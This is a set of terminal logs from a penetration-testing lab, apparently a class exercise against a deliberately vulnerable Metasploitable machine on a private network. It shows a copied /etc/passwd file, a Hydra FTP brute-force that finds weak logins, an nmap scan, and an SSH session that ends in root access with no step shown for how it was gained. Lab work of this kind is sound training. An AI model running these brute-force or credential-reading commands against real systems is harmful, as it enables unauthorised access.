




```
┌──(root㉿kali)-[/home/kali]
└─# cp /etc/passwd passwd
```

root::0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
statd:x:118:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:120:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:121:126::/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:122:127::/var/lib/snmp:/bin/false
sslh:x:123:128::/nonexistent:/usr/sbin/nologin
nm-openvpn:x:124:129:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:125:130:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:126:131:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L passcrack.txt -P passcrack.txt 172.16.209.28 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-23 02:59:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 121 login tries (l:11/p:11), ~8 tries per task
[DATA] attacking ftp://172.16.209.28:21/
[21][ftp] host: 172.16.209.28   login: hack123   password: hack123
[21][ftp] host: 172.16.209.28   login: pentest   password: pentest
[21][ftp] host: 172.16.209.28   login: user   password: user
[21][ftp] host: 172.16.209.28   login: hacker   password: hacker
[21][ftp] host: 172.16.209.28   login: whitehacker   password: hack123
[21][ftp] host: 172.16.209.28   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-23 03:00:09
```

```
Microsoft Windows [Version 10.0.19043.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\PC-F-36>ssh whitehacker@172.16.209.43
The authenticity of host '172.16.209.43 (172.16.209.43)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.209.43' (RSA) to the list of known hosts.
whitehacker@172.16.209.43's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Nov 23 03:01:06 2022 from 172.16.209.56
whitehacker@metasploitable:~$ ls
whitehacker@metasploitable:~$ sudo su
[sudo] password for whitehacker:
whitehacker is not in the sudoers file.  This incident will be reported.
whitehacker@metasploitable:~$ sudo su
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -v 172.16.209.28
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-23 03:56 EST
Initiating Ping Scan at 03:56
Scanning 172.16.209.28 [2 ports]
Completed Ping Scan at 03:56, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:56
Completed Parallel DNS resolution of 1 host. at 03:56, 0.00s elapsed
Initiating Connect Scan at 03:56
Scanning 172.16.209.28 [1000 ports]
Discovered open port 80/tcp on 172.16.209.28
Discovered open port 25/tcp on 172.16.209.28
Discovered open port 3306/tcp on 172.16.209.28
Discovered open port 53/tcp on 172.16.209.28
Discovered open port 139/tcp on 172.16.209.28
Discovered open port 22/tcp on 172.16.209.28
Discovered open port 445/tcp on 172.16.209.28
Discovered open port 5900/tcp on 172.16.209.28
Discovered open port 21/tcp on 172.16.209.28
Discovered open port 23/tcp on 172.16.209.28
Discovered open port 111/tcp on 172.16.209.28
Discovered open port 8180/tcp on 172.16.209.28
Discovered open port 1099/tcp on 172.16.209.28
Discovered open port 512/tcp on 172.16.209.28
Discovered open port 514/tcp on 172.16.209.28
Discovered open port 6667/tcp on 172.16.209.28
Discovered open port 6000/tcp on 172.16.209.28
Discovered open port 8009/tcp on 172.16.209.28
Discovered open port 513/tcp on 172.16.209.28
Discovered open port 2049/tcp on 172.16.209.28
Discovered open port 2121/tcp on 172.16.209.28
Discovered open port 1524/tcp on 172.16.209.28
Discovered open port 5432/tcp on 172.16.209.28
Completed Connect Scan at 03:56, 0.09s elapsed (1000 total ports)
Nmap scan report for 172.16.209.28
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh whitehacker@172.16.209.43
whitehacker@172.16.209.43's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Nov 23 03:01:06 2022 from 172.16.209.56
whitehacker@metasploitable:~$ ls
whitehacker@metasploitable:~$ sudo su
[sudo] password for whitehacker:
whitehacker is not in the sudoers file.  This incident will be reported.
whitehacker@metasploitable:~$ sudo su
[sudo] password for whitehacker:
whitehacker is not in the sudoers file.  This incident will be reported.
whitehacker@metasploitable:~$ cd ..
whitehacker@metasploitable:/home$ ..
-bash: ..: command not found
whitehacker@metasploitable:/home$ cd ..
whitehacker@metasploitable:/$ ls
bin   cdrom  etc   initrd      Kelas_D  lib         media  nohup.out  perusahaan  root  srv  tmp  var
boot  dev    home  initrd.img  Kelas_O  lost+found  mnt    opt        proc        sbin  sys  usr  vmlinuz
whitehacker@metasploitable:/$ cd Kelas_D
whitehacker@metasploitable:/Kelas_D$ ls
NIM_Kalian
whitehacker@metasploitable:/Kelas_D$ vi NIM_Kalian
```

```
"NIM_Kalian" 4L, 28C written
root@metasploitable:/Kelas_D# cat NIM_Kalian

20103252
20103018
21101203
root@metasploitable:/Kelas_D#
```